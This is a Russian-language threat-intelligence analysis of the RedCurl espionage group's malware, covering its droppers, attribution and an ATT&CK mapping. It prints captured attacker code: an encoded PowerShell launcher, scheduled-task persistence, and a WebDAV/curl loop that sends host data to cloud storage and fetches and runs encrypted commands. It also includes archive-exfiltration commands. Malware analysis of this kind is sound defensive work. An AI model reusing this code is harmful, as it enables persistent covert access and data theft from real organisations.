Первичный вектор RedCurl.InitialDropper – обычный самораспаковывающийся архив SFXRAR или 7z с иконкой PDF документа. Но так было не всегда. В результате анализа исторических данных были обнаружены:

- VBS_Dropper — VBS сценарий
- XLAM_Dropper — файл надстроек MS Office
- LNK_Dropper — ярлык MS Windows

В результате запуска будут распакованы decoy-документ, вредоносная библиотека DLL RedCurl.Dropper, VBS-скрипт и сценарий командной оболочки BAT.




Рисунок 11. Содержимое SFX InitialDropper

Пользователю будет продемонстрирован документ-приманка, а в этот момент с помощью системной утилиты wscript.exe исполняется извлеченный VBS-скрипт, который запускает командный интерпретатор cmd.exe и извлеченный сценарий BAT.

```
cjecx.bat
1  powershell.exe -enc "JgAgACIAcgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIgAgAEAAKAAiAHMAZABtADUALgBkAGwAbAAsAG8AQgBTAGkAUQBTAFUA
   SQBTAHIAUwB5AE4AYQBJAGEAagBQAHAAaQBWAFUAUQBCAE0AZwBBACIAKQA7ACAAbgBlAHQAIAB1AHMAZQAgAGgAdAB0AHAAcwA6AC8ALwBhAHAAcAAuA
   GsAbwBvAGYAcgAuAG4AZQB0AC8AZABhAHYAIABuADYAegByAHMAcwA5AGQAbwBxAG8AagA2AGkAdQAxACAALwB1AHMAZQByADoAZgBvAHkAdQBiAEAAdA
   BoAGUAdABlAG0AcABtAGEAaQBsAC4AYwBvAG0AOwAgAG4AZQB0ACAAdQBzAGUAIABcAFwAYQBwAHAALgBrAG8AbwBmAHIALgBuAGUAdABAAFMAUwBMAFw
   AZABhAHYAIAAvAEQARQBMAEUAVABFADsA"
2
```




Рисунок 12. Схема SFX InitialDropper

В результате будет запущен PowerShell-скрипт, который смонтирует облачное хранилище как сетевые диски с помощью системной утилиты net.exe:

```
net use \\app.koofr.net@SSL\dav /DELETE;
net use https://app.koofr.net/dav PASSWORD
/user:foyub@thetempmail.com;
```

А затем с помощью системной утилиты rundll32.exe скрипт запустит дроппер в виде вредоносной библиотеки RedCurl.Dropper:

```
«rundll32.exe» @(«sdm5.dll,oBSiQSUISrSyNaIajPpiVUQBMgA»);
```

Dropper

В результате запуска Dropper будут созданы задачи, которые обеспечат персистентность главного модуля RedCurl.FSA и двух «каналов» RedCurl.FSA.C1 и RedCurl.FSA.C2.

```
C:\Windows\System32\cmd.exe
/c schtasks /Create /TN «WsSwapAssessmentTask» /SC hourly /
MO 4 /ST 00:20 /tr «wscript.exe /B \»C:\Users\John\AppData\Local\
Microsoft\WsSwapAssessmentTaskF\WsSwapAssessmentTaskS.vbs\»» /F
C:\Windows\System32\cmd.exe /c schtasks /Create /
TN «IndexerAutomaticMaintenance\IndexerAutomaticMaintenanceTask» /
SC hourly /ST 01:38 /tr «wscript.exe /B \»C:\Users\John\AppData\
Roaming\IndexerAutomaticMaintenanceF\IndexerAutomaticMaintenance.
vbs\»» /F
C:\Windows\System32\cmd.exe /c schtasks /Create /
TN «LicenseAcquisitionService\EnableLicenseAcquisitionTask» /
SC hourly /ST 02:13 /tr «wscript.exe /B \»C:\Users\John\AppData\
Roaming\Microsoft\EnableLicenseAcquisitionS
EnableLicenseAcquisitionF.vbs\»» /F
```

Далее программа извлечет и сохранит на диск CAB архив, создаст новую директорию и распакует содержимое CAB архива в созданную директорию.




Рисунок 13. Содержимое CAB-архива

В архиве присутствует **утилита 7-Zip**, традиционно используемая для сжатия и распаковки архивов. С помощью нее зашифрованы все команды-модули, к тому же 7-Zip активно используется трояном RedCurl в работе. Также в архиве присутствует **утилита curl**, позволяющая осуществлять запросы и взаимодействие с управляющим сервером.

FirstStageAgent aka FSA


Головной модуль FirstStageAgent предназначен для выполнения следующих функций:

1. Извлечь модули RedCurl.Channel1 и RedCurl.Channel2
2. Передать информацию о зараженной машине
3. Загрузить и выполнить новую команду-модуль

Модуль FSA подключается к облачному сервису, куда он выгружает данные и откуда он забирает команды. Команды приходят в виде .BAT-скриптов, в теле которых обычно находится PowerShell-скрипт или закодированный исполняемый файл и правила его запуска.

```
$Login="jisocukom@maillink.in";
$Pass=[illegible];
$ConnStr = "https://dav.box.com/dav";
$fPass="Se8ffAmRLs4kgeCXgl_ZLMMKooYVYeKkzVmEU78ZWibaNxl8PRq";
$Channel1Dir="${env:appdata}\IndexerAutomaticMaintenanceF";
$Channel2Dir="${env:appdata}\Microsoft\EnableLicenseAcquisitionS";
Start-Sleep -s 1;
$IsProxy = $True;
$Proxy=(new-object System.Net.WebClient).Proxy.GetProxy("http://www.msn.com").OriginalString;
if ($Proxy -eq "http://www.msn.com") {
    $IsProxy = $False
};
```

```
    if($IsProxy) {
        if ($(.\curl.exe -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/SYS/${env:computername}.jpg" -sw "%{http_code}") -eq 200) {
            .\curl.exe -U : --proxy-ntlm --proxy $Proxy --silent --anyauth --user "${Login}:${Pass}" -o "$env:computername.jpg" -k -L "${ConnStr}/SYS/${env:computername}.jpg";     echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
            .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -L -X DELETE "${ConnStr}/SYS/${env:computername}.jpg" | Out-Null;
            .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/"  | Out-Null;
            Remove-Item "${env:computername}.jpg" -Force;
        } else {
            .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -o "${env:computername}.jpg" -k -L "${ConnStr}/SYS/tmp.jpg";
            echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
            .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/"  | Out-Null;         Remove-Item "${env:computername}.jpg" -Force;
        }
    } else {
        if ($(.\curl.exe --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/SYS/${env:computername}.jpg" -sw "%{http_code}") -eq 200) {
            .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -o "$env:computername.jpg" -k -L "${ConnStr}/SYS/${env:computername}.jpg";      echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
            .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -k -L -X DELETE "${ConnStr}/SYS/${env:computername}.jpg" | Out-Null;
            .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/"  | Out-Null;
            Remove-Item "${env:computername}.jpg" -Force;
        } else {
            .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -o "${env:computername}.jpg" -k -L "${ConnStr}/SYS/tmp.jpg";
            echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
            .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/"  | Out-Null;
            Remove-Item "${env:computername}.jpg" -Force;
        }
    };
    mkdir tempexec -Force | Out-Null; attrib +S +H tempexec;
    if($IsProxy) {
        if ($(.\curl.exe -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/enc/cmd.txt" -sw "%{http_code}") -eq 200) {
            .\curl.exe -U : --proxy-ntlm --proxy $Proxy --silent --anyauth --user "${Login}:${Pass}" -o ".\tempexec\cmd.txt" -k -L "${ConnStr}/enc/cmd.txt";
            $cn=Decrypt-CMD($CKey);
            if($cn -ne "") {Start-Process -FilePath ".\tempexec\${cn}.bat" -NoNewWindow;
        };
    }
} else {
    if ($(.\curl.exe --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/enc/cmd.txt" -sw "%{http_code}") -eq 200) {
        .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -o ".\tempexec\cmd.txt" -k -L "${ConnStr}/enc/cmd.txt";
        $cn=Decrypt-CMD($CKey);
        if($cn -ne "") {
            Start-Process -FilePath ".\tempexec\${cn}.bat" -NoNewWindow;
        };
    }
};
```



1. Получение модуля с командами
2. Запук расшифрованной версии BAT-файла посредством VBS-скрипта (Шаг может отсутствовать)
3. Запуск BAT-файла
4. Запуск основной части модуля

Рисунок 14. Схема работы FSA

RedCurl использует

такие облачные сервисы, как cloudme.com, koofr. net, pcloud.com, idata.uz, drivehq.com, driveonweb.de, opendrive. com, powerfolder.com, docs.live.net.

Вместе с головной программой FSA устанавливаются два вспомогательных модуля **FSA.Channel1 aka C1** и **FSA.Channel2 aka C2**. Отличий в работе с головной программой у них нет, но они используют другие учетные записи для взаимодействия с облаком.

RedCurl использует такие облачные сервисы, как cloudme.com, koofr.net, pcloud.com, idata.uz, drivehq.com, driveonweb.de, opendrive.com, powerfolder.com, docs.live.net.

Модули RedCurl.Channel1 и RedCurl.Channel2 находятся в запароленных архивах. Ключ для архивов содержится в зашифрованном файле с FirstStageAgent. Во время первого запуска FirstStageAgent извлекает содержимое архивов при помощи утилиты «syspack.exe». После успешно проделанной операции в директорию с модулями будут скопированы файлы «syspack.exe», «7za.dll», «curl.exe». Пример команд по извлечению содержимого из архивов:

```
.\syspack.exe x -aoa -p${fPass} $Channel1_path -o${Channel1Dir};
.\syspack.exe x -aoa -p${fPass} $Channel2_path -o${Channel2Dir};
```

Взаимодействие с операторами происходит через чтение и запись в файлы, находящиеся в облачном хранилище. Для взаимодействия с облаком FirstStageAgent использует технологию WebDav, которая позволяет работать с файлами через протокол HTTP. Запросы к облаку выполняются при помощи утилиты curl.exe. Перед осуществлением запросов FirstStageAgent проверяет наличие настроек для прокси-сервера. Если настройки удалось определить, они будут использоваться для осуществления запросов к облаку.

Все загрузки и выгрузки на облако осуществляются с помощью утилиты curl, а данные перед отправкой и после получения зашифровываются и расшифровываются с помощью утилиты 7-Zip.




Рисунок 15. Схема взаимодействия оператора с трояном через облако

Перед получением команды FirstStageAgent логирует время запуска. Для этого в конец файла «SYS\${env:computername}.[jpg|txt]», находящегося на облачном сервисе, добавляются имя пользователя, текущая дата и время. Сообщение формируется командой «${env:username}_$(Get-Date -Format g)». Для осуществления вышеописанных действий FirstStageAgent выполняет следующие шаги:

1. Скачивает в папку с модулем файл «SYS\${env:computername}.[jpg|txt]»
2. Добавляет в конец файла имя пользователя, текущее время и дату
3. Удаляет из облака файл «SYS\${env:computername}.[jpg|txt]»
4. Загружает измененный файл «SYS\${env:computername}.[jpg|txt]»
5. Удаляет загруженный файл из системы

Стоит отметить, что модули хранятся на зараженной системе в зашифрованном виде. Модули зашифрованы при помощи функции ConvertTo-SecureString, которая использует в своей работе AES. В качестве ключа применяется случайная последовательность байт. Ключ для расшифровки в каждой атаке и для каждого модуля всегда новый.

Заключительный этап работы FirstStageAgent – проверка наличия файла «enc/cmd.txt», который содержит новый модуль с командами. Файл, находящийся на сервере, представляет собой объект System.Security.SecureString. Для расшифровки используется метод ConvertTo-SecureString. Ключ для расшифрования модуля находится внутри файла с FirstStageAgent.
В процессе исследования было выявлено, что для каждой атаки генерируется новый ключ шифрования. Помимо шифрования, данные закодированы при помощи Base64. Ниже представлен участок кода, отвечающий за расшифровку:

```
function Decrypt-CMD([BYTE[]] $key) {
  $path = «.\tempexec\cmd.txt»;
  $cmdname = -join ((48..57) + (97..122) | Get-Random -Count 8 | %
{[char]$_});
  $dec = Get-Content $path | ConvertTo-SecureString -Key $key;
  $Ptr = [System.Runtime.InteropServices.Marshal]::SecureStringToCo
TaskMemUnicode($dec);
  $result = [System.Runtime.InteropServices.
Marshal]::PtrToStringUni($Ptr);
  [System.Runtime.InteropServices.Marshal]::ZeroFreeCoTaskMemUnicod
e($Ptr);
  $bytes=[Convert]::FromBase64String($result);
  $bytes | Set-Content «.\tempexec\${cmdname}.bat» -Encoding Byte
-Force;
  Start-Sleep 10;
  Remove-Item .\tempexec\cmd.txt -Force;  return $cmdname;
}
```

Файл «enc/cmd.txt» скачивается в директорию «.\tempexec», откуда запускается модуль FirstStageAgent. Функция по расшифровке модуля считывает содержимое скачанного файла и расшифровывает его по вышеописанному алгоритму (ConvertTo-SecureString -> Base64). Расшифрованный модуль записывается в эту же директорию. В качестве имени генерируется случайная последовательность из 8 символов (например: «[a-z0-9]{8}.bat»). На последнем этапе работы FirstStageAgent удаляет скачанный файл из системы и запускает расшифрованный файл.

После исполнения все команды-модули и созданные файлы удаляются с помощью утилиты **sdelete**. Таким образом, все взаимодействие атакующего со скомпрометированной инфраструктурой осуществляется через легитимные облачные сервисы.

Channel1 aka RedCurl.C1 и Channel2 aka RedCurl.C2

Модули Channel1 и Channel2 имеют одинаковые функциональные возможности. Их основная задача – отправить информацию о зараженном устройстве, а затем загрузить и выполнить новый модуль с командами. Метод шифрования модулей, алгоритм получения и отправки данных происходит таким же способом, как и в FirstStageAgent. Каждый модуль использует разные учетные записи для доступа к облачному хранилищу.

Основное различие между модулями заключается в способах взаимодействия с облачным хранилищем. Channel1 и FirstStageAgent используют для взаимодействия с облаком утилиту «curl.exe», а Channel2 монтирует сетевой диск в систему. Монтирование происходит при помощи утилиты «net.exe». Все дальнейшие операции с файлами, находящимися в облаке, производятся при помощи консольных команд для работы с файлами. Пример команды для монтирования сетевого диска:

```
net use https://storage.driveonweb.de/probdav $pass /user:$login /
persistent:no;
```

Вторая отличительная особенность Channel2 от Channel1 заключается в способе запуска расшифрованного модуля с командами. Channel2 использует VBS-скрипт, который запускается стандартной программой «wscript.exe». Путь до модуля, который нужно запустить, передается в качестве аргумента. Во время запуска скрипта создается объект «WScript.Shell», при помощи которого запускается расшифрованный BAT-файл. Пример VBS-скрипта:

```
On Error Resume Next
CreateObject(«Wscript.Shell»).Run «»» & WScript.Arguments(0) &
«»», 0, False
```

Channel1 запускает расшифрованный модуль тем же способом, что и FirstStageAgent.

Commands

Модули FirstStageAgent, Channel1 и Channel2 только загружают и выполняют команды-модули в интерпретаторе командной строки «cmd.exe». Каждый загруженный файл представляет собой отдельный модуль с командами, за счет которых происходит расширение функциональных возможностей трояна. То есть команды трояну являются, по сути, подпрограммами или модулями.

Отдельные модули могут выполнить команды PowerShell. В таком случае они находятся в файле с модулем в закодированном Base64 виде. Модули могут содержать команды на загрузку дополнительного программного обеспечения. Загружаемые модули продолжают взаимодействовать с операторами через файлы, находящиеся в облаке. Дополнительные программы, необходимые для работы трояна, находятся в облачной директории. Стоит отметить, что используются разные учетные записи в модулях с командами и модулями, которые запускают команды. Однако разные модули с командами используют одну и ту же учетную запись. Один и тот же модуль может запускаться на разных машинах. Во избежание повторного запуска модули могут проверить имя компьютера, на котором происходит запуск. Если имя компьютера совпадает с одним из значений списка, тогда выполнение модуля будет продолжено.

Во время запуска каждый модуль создает временную директорию для сохранения результата своей работы. В качестве рабочей директории выступает папка модуля, который его запустил. Имя для директории находится в файле с загруженным модулем. В проанализированных нами модулях имена директорий имеют следующий шаблон: «temp[0-9]{2,4}».

Результат работы каждой команды добавляется в архив с паролем. Для создания архива используется консольная версия программы 7-Zip – syspack.exe, которая была доставлена на зараженную машину ранее. Пароль для архива содержится в файле и является уникальным для каждого модуля. После успешного добавление файлов в архив они удаляются из системы. Имя для архива генерируется по шаблону:

```
%computername%_%username%_%%CMD_NAME%%_[%random%]_
[%DD%%MM%|%MM%%DD%]_%HH%%MM%.tmp.
```

Стоит отметить, что месяц и день определятся корректно, если в системе установлен следующие форматы даты; «DD.MM.YYYY» или «MM.DD.YYYY». Поле %random% может отсутствовать в некоторых случаях. Поле %CMD_NAME% зависит от назначения модуля. Пример команды для создания архива:

```
syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net@SSL\
dav\Koofr\STR\%ARCH_NAME% %LOG_FOLDER%
```

Модули получили свои названия исходя из значения %CMD_NAME%. Ниже представлен список с обнаруженными модулями:

Модуль	Описание
inf	собирает информацию о зараженной системе
dom, d1	собирает информацию из Active Directory
dn, mlist	собирает информацию о пользователях в Active Directory
ps	собирает логины и пароли с зараженной машины при помощи LaZagne
sh	собирает логи с зараженной машины. В некоторых случаях определяет содержимое директории, находящееся в локальной сети
dnlog	собирает список компьютеров в локальной сети
ins, inst	заражает файлы, находящиеся на общих ресурсах внутри сети
unins	удаляет файлы, предназначенные для распространения внутри сети
shares	получает список доступных сетевых дисков по адресу
check, chk	проверяет доступ к сетевому диску и получает список файлов

Модуль	Описание
dl, difs, difs2	получает список файлов на сетевом диске
ml	производит эксфильтрацию писем
mi01	запускает DLL-файл
depmpunins	удаляет следы компрометации с зараженной машины
p1, plz232	собирает информацию о системе вместе с учетными данными
fs01	получает список файлов в директории на сетевом диске
fs02	проверяет интернет-соединения
ustunlog	настраивает доступ к зараженной машине по SSH
dl1	производит эксфильтрацию данных
ch2, tmp	получает список файлов из временных директорий других модулей
sha	получает список доступных ресурсов у машин внутри локальной сети
cre	создает поддельное окно для ввода пароля от учетной записи компьютера
creds	аналог модуля cre
fld	производит эксфильтрацию данных из локальных и сетевых директорий
res	получает список файлов на локальном компьютере
rf	получает атрибуты файлов, находящихся на сетевом диске
2	alive
flg	производит эксфильтрацию определенных файлов из сетевых директорий
wrf	собирает список директорий на сетевых дисках, в которых имеется доступ для записи

Атрибуция

Шпионаж в качестве цели, а также использование группой RedCurl публичных облачных сервисов могут говорить о продолжении кампаний RedOctober и CloudAtlas, описанных ранее **Лабораторией Касперского (ЛК)**; https://securelist.ru/cloud-atlas-stilnoe-vozvrashhenie-art-kampanii/24716/, https://securelist.com/recent-cloud-atlas-activity/92016/. Эти атаки были нацелены на промышленные, правительственные и коммерческие организации России, Центральной Азии и Украины. Атаки проводились с целью кибершпионажа с 2010 года и продолжались вплоть до 2019 года. На момент публикации данного отчета информации об атаках в 2020 году с применением инструментов CloudAtlas нет.

Обнаруженная экспертами Group-IB группа RedCurl совершала атаки с разной периодичностью за период с 2018 по 2020 год включительно. Самая ранняя атака датируется маем 2018 года. Жертвами RedCurl были как компании из России и Украины, так и Великобритании, Германии, Канады и Норвегии. Все компании относятся к коммерческому сектору.

Таким образом, подтвердить связь с атаками, описанными ЛК, по географии атак нельзя.

В ходе изучения RedCurl было обнаружено, что один из SFX-архивов был создан при помощи утилиты WinRAR с русским языком. Об этом свидетельствует строки в секции с ресурсами. Также в одном из профилей, использовавшихся в качестве C&C, был установлен русский язык.

Рисунок 16. Язык в веб-интерфейсе интерфейсе облака

```
STRINGTABLE
LANGUAGE LANG_RUSSIAN, 0x0
{
 100,   "Выберите папку для извлечения"
 101,   "Извлечение %s"
 102,   "Пропуск %s"
 103,   "Неожиданный конец архива"
 104,   "Повреждён заголовок файла \"%s\""
 105,   "Повреждён заголовок комментария архива"
 106,   "Повреждён комментарий архива"
 107,   "Недостаточно памяти"
 108,   "Неизвестный метод в %s"
 109,   "Невозможно открыть %s"
 110,   "Невозможно создать %s"
 111,   "Невозможно создать папку %s"
}
```

Рисунок 17. Ресурсы SFX-архива

RedCurl, CloudAtlas и RedOctober: сравнение кампаний

<table>
<tr><th></th><th>RedCurl</th><th>CloudAtlas</th><th>RedOctober</th></tr>
<tr><td>Получение первичного доступа</td><td>SFX-архивы,
LNK-файлы,
XLAM-документы,
JS-файлы</td><td>Фишинговый документ, содержащий эксплойты:
CVE-2017-11882
CVE-2018-0802</td><td>Фишинговый документ, содержащий эксплойты:
CVE-2009-3129
CVE-2010-3333
CVE-2012-0158</td></tr>
<tr><td rowspan="3">Команды</td><td colspan="3">· Получение информации о зараженной машине
· Эксфильтрация данных
· Получение листинга директорий
· Распространение в скомпрометированной сети</td></tr>
<tr><td>· Настройка доступа к скомпрометированной машине по SSH
· Создает фишинговое окно с формой для ввода логина и пароля от доменной учетной записи</td><td>—</td><td>· Keylogger
· Делает скриншоты экрана
· Эксфильтрация данных с мобильных телефонов</td></tr>
<tr><td colspan="2">· Извлечение паролей при помощи утилиты LaZagne</td><td>—</td></tr>
<tr><td>Протокол взаимодействия с c2</td><td colspan="3">WebDAV</td></tr>
<tr><td>Продвижение по сети</td><td>Создает LNK-файлы вместо оригинальных документов на сетевом диске</td><td>—</td><td>Сканирует компьютеры в сети на наличие уязвимости MS08-067</td></tr>
<tr><td rowspan="2">Используемые открытые инструменты</td><td colspan="2">LaZagne, 7-Zip</td><td>—</td></tr>
<tr><td>ADExplorer
NirCmd
SSH
curl</td><td>—</td><td>—</td></tr>
</table>

В кампаниях RedOctober, CloudAtlas и RedCurl используется модульный троян. Команды от сервера приходят в отдельных модулях. В кампаниях RedOctober и ранних атаках CloudAtlas для взаимодействия с операторами использовался протокол WebDAV, как и в кампании RedCurl. Однако инструменты, используемые в атаках RedCurl, абсолютно новые, написанные на скриптовом языке PowerShell. В последних атаках CloudAtlas также был использован новый инструмент, написанный на PowerShell, который был классифицирован как PowerShower. В ходе анализа мы не нашли пересечений в коде ни с одним из инструментов RedCurl. Во всех кампаниях использовался инструмент LaZagne для кражи паролей. Для более детального сравнения мы использовали матрицу MITRE ATT&CK®. Результаты приведены ниже.

MITRE ATT&CK® Mapping (RedCurl)

Тактика	Техника	Процедура
TA0001: Initial Access	T1566.002: Spearphishing link	Атакующие использовали фишинговые письма со ссылками на SFX-архивы, чтобы получить первоначальный доступ к целевому хосту
TA0002: Execution	T1204.002: Malicious File	Жертве необходимо запустить исполняемый файл, открыть LNK-, XLAM-, MHT- или JS-файл, чтобы начать процесс компрометации
	T1059.003: Windows Command Shell	Атакующие использовали cmd.exe для исполнения batch-скриптов
	T1059.001: PowerShell	Атакующие использовали сценарии PowerShell в ходе выполнения постэксплуатационных задач
	T1059.005: Visual Basic	Атакующие использовали VBScript для запуска batch-файлов
TA0003: Persistence	T1053.005: Scheduled Task	Атакующие создавали задачи в планировщике для обеспечения персистентности в скомпрометированных системах
	T1547.001: Registry Run Keys / Startup Folder	Атакующие создавали записи в разделе реестра HKCU\Software\Microsoft\Windows\CurrentVersion\Run для обеспечения персистентности в скомпрометированных системах
TA0005: Defense Evasion	T1027: Obfuscated Files or Information	Атакующие использовали шифрование, а также кодировали PowerShell-команды в base64
	T1036.005: Match Legitimate Name or Location	Атакующие маскировали используемые сценарии и задачи в планировщике, используя схожие с легитимными имена
	T1070.004: File Deletion	Атакующие удаляли batch-скрипты сразу после исполнения
	T1564.001: Hidden Files and Directories	Атакующие добавляли атрибут «скрытый» вредоносным библиотекам и файлам, на которые указывали вредоносные LNK-файлы
	T1218.011: Rundll32	Атакующие использовали rundll32.exe для запуска RedCurl.Dropper
TA0006: Credential Access	T1003.001: LSASS Memory	Атакующие использовали LaZagne для извлечения паролей из энергозависимой памяти
	T1555.003: Credentials from Web Browsers	Атакующие использовали LaZagne для извлечения паролей, сохраненных веб-браузерами
	T1552.001: Credentials in Files	Атакующие использовали LaZagne для извлечения паролей, сохраненных в файлах
	T1552.002: Credentials in Registry	Атакующие использовали LaZagne для извлечения паролей, сохраненных в реестре
	T1056.002: GUI Input Capture	Атакующие использовали фишинговое всплывающее окно Microsoft Outlook для получения аутентификационных данных

Тактика	Техника	Процедура
TA0007: Discovery	T1082: System Information Discovery	Атакующие осуществляли регулярный сбор информации о скомпрометированных системах
	T1035: Network Share Discovery	Атакующие собирали информацию о доступных скомпрометированным хостам сетевых дисках
	T1083: File and Directory Discovery	Атакующие собирали информацию об имеющихся на локальных и сетевых дисках файлах
	T1087.001: Local Account	Атакующие собирали информацию о локальных учетных записях
	T1087.002: Domain Account	Атакующие собирали информацию о доменных учетных записях
	T1087.003: Email Account	Атакующие собирали информацию об учетных записях электронной почты
TA0008: Lateral Movement	T1080: Taint Shared Content	Атакующие помещали на сетевые диски модифицированные LNK-файлы, что позволяло им осуществлять продвижение по сети
TA0009: Collection	T1119: Automated Collection	Атакующие использовали batch-скрипты для сбора данных
	T1005: Data from Local System	Атакующие осуществляли сбор данных с локальных дисков скомпрометированных систем
	T1039: Data from Network Shared Drive	Атакующие осуществляли сбор данных с сетевых дисков
	T1114.001: Local Email Collection	Атакующие осуществляли сбор электронной почтовой переписки
